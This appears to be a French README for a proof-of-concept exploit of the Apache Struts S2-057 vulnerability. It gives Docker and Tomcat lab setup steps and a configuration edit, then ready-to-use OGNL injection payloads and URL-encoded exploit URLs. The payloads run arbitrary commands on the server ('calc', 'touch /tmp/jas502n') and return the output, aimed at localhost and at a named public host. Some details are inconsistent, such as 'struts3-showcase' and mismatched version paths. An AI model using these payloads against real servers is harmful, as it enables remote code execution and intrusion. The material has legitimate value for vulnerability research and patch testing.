
 jas502n/st2-057
St2-057 Exemple de PoC

https://github.com/vulhub/vulhub/tree/master/struts2/s2-048
docker-compose up -d
docker exec -i -t 88fd8d560155 /bin/bash
Démarrez en arrière-plan et entrez dans Docker

Selon l'annonce https://struts.apache.org/releases.html
Release	Date de sortie	Vulnérabilité	Notes de version
Struts 2.5.16	16 mars 2018	S2-057	Notes de version
Struts 2.5.14.1	30 novembre 2017	Notes de version
Struts 2.5.14	23 novembre 2017	S2-055, S2-054	Notes de version
 Struts 2.5.16 présente la vulnérabilité s2-057, puis téléchargez cette version
https://fossies.org/linux/www/legacy/struts-2.5.16-all.zip/
apt-get update -y
mkdir /usr/local/tomcat/webapps/test
wget https://fossies.org/linux/www/legacy/struts-2.5.16-all.zip
apt-get install unzip -y
cp struts2-showcase.war /usr/local/tomcat/webapps/

Recherchez d'abord le fichier struts-actionchaining.xml, vous constaterez qu'il y a 2 endroits à modifier
root@88fd8d560155:/usr/local/tomcat/webapps/test# locate struts-actionchaining.xml
/usr/local/tomcat/webapps/struts2-showcase/WEB-INF/classes/struts-actionchaining.xml
/usr/local/tomcat/webapps/struts2-showcase/WEB-INF/src/java/struts-actionchaining.xml
/usr/local/tomcat/webapps/test/struts-2.5.16/src/apps/showcase/src/main/resources/struts-actionchaining.xml
root@88fd8d560155:/usr/local/tomcat/webapps/test#

Modification du fichier de configuration - lien de référence : https://lgtm.com/blog/apache_struts_CVE-2018-11776
Modifiez pour obtenir ce qui suit :
<struts>
    <package name="actionchaining" extends="struts-default">
        <action name="actionChain1" class="org.apache.struts2.showcase.actionchaining.ActionChain1">
           <result type="redirectAction">
             <param name = "actionName">register2</param>
           </result>
        </action>
    </package>
</struts>

Ensuite, allez dans le répertoire bin, tuez le processus, car le fichier de configuration a été modifié, il faut donc redémarrer le service
root@88fd8d560155:/usr/local/tomcat/bin# cd /usr/local/tomcat/bin/
root@88fd8d560155:/usr/local/tomcat/bin# ls
bootstrap.jar	    catalina.sh			  commons-daemon.jar  daemon.sh  setclasspath.sh  startup.sh	   tool-wrapper.sh
catalina-tasks.xml  commons-daemon-native.tar.gz  configtest.sh       digest.sh  shutdown.sh	  tomcat-juli.jar  version.sh
root@88fd8d560155:/usr/local/tomcat/bin# ./shutdown.sh
✘ ⚡ root@HK ~/vulhub/struts2/s2-048 master ● docker-compose up -d
Starting s2-048_struts2_1 ... done
⚡ root@HK ~/vulhub/struts2/s2-048 master ●

Machine cible Docker : http://www.canyouseeme.cc:8080/struts2-showcase/
Exécution de commande : http://www.canyouseeme.cc:8080/struts2-showcase/${(111+111)}/actionChain1.action
${(111+111)}
Le résultat de l'exécution est renvoyé dans l'URL : http://www.canyouseeme.cc:8080/struts2-showcase/222/register2.action


exemple de PoC :
${(#_memberAccess["allowStaticMethodAccess"]=true,#[email protected]@getRuntime().exec('calc').getInputStream(),#b=new java.io.InputStreamReader(#a),#c=new java.io.BufferedReader(#b),#d=new char[51020],#c.read(#d),#jas502n= @org.apache.struts2.ServletActionContext@getResponse().getWriter(),#jas502n.println(#d ),#jas502n.close())}
Décomposition
${
(
#_memberAccess["allowStaticMethodAccess"]=true,
#[email protected]@getRuntime().exec('calc').getInputStream(),
#b=new java.io.InputStreamReader(#a),
#c=new java.io.BufferedReader(#b),
#d=new char[51020],
#c.read(#d),
#jas502n= @org.apache.struts2.ServletActionContext@getResponse().getWriter(),
#jas502n.println(#d),
#jas502n.close())
}
Environnement vulnérable : struts-2.2.3.1-all.zip
Adresse de téléchargement : http://archive.apache.org/dist/struts/binaries/struts-2.2.3.1-all.zip
 Ps : l'écueil est que les anciennes versions peuvent ouvrir la calculatrice, pas les versions récentes.
Windows:
http://127.0.0.1:8080/struts3-showcase/%24%7b(%23_memberAccess%5b%22allowStaticMethodAccess%22%5d%3dtrue%2c%23a%3d%40java.lang.Runtime%40getRuntime().exec('calc').getInputStream()%2c%23b%3dnew%20java.io.InputStreamReader(%23a)%2c%23c%3dnew %20java.io.BufferedReader(%23b)%2c%23d%3dnew%20char%5b51020%5d%2c%23c.read(%23d)%2c%23sbtest%3d%40org.apache.struts2.ServletActionContext%40getResponse().getWriter()%2c%23sbtest.println(%23d)%2c%23sbtest.close())%7d/actionChain1.action

Linux:
http://www.canyouseeme.cc/struts3-showcase/%24%7B%28%23_memberAccess%5B%22allowStaticMethodAccess%22%5D%3Dtrue%2C%23a%[email protected]@getRuntime%28%29.exec%28%27touch /tmp/jas502n%27%29.getInputStream%28%29%2C%23b%3Dnew%20java.io.InputStreamReader%28%23a%29%2C%23c%3Dnew%20%20java.io.BufferedReader%28%23b%29%2C%23d%3Dnew%20char%5B51020%5D%2C%23c.read%28%23d%29%2C%23sbtest%[email protected]@getResponse%28%29.getWriter%28%29%2C%23sbtest.println%28%23d%29%2C%23sbtest.close%28%29%29%7D/actionChain1.action

Lien de référence : https://otakekumi.github.io/2018/08/25/S2-057-%E6%BC%8F%E6%B4%9E%E7%8E%AF%E5%A2%83%E6%90%AD%E5%BB%BA%E3%80%81%E5%8E%9F%E7%90%86%E5%88%86%E6%9E%90%E5%8F%8AEXP%E6%9E%84%E9%80%A0/
PoC pour l'exemple Linux Docker :






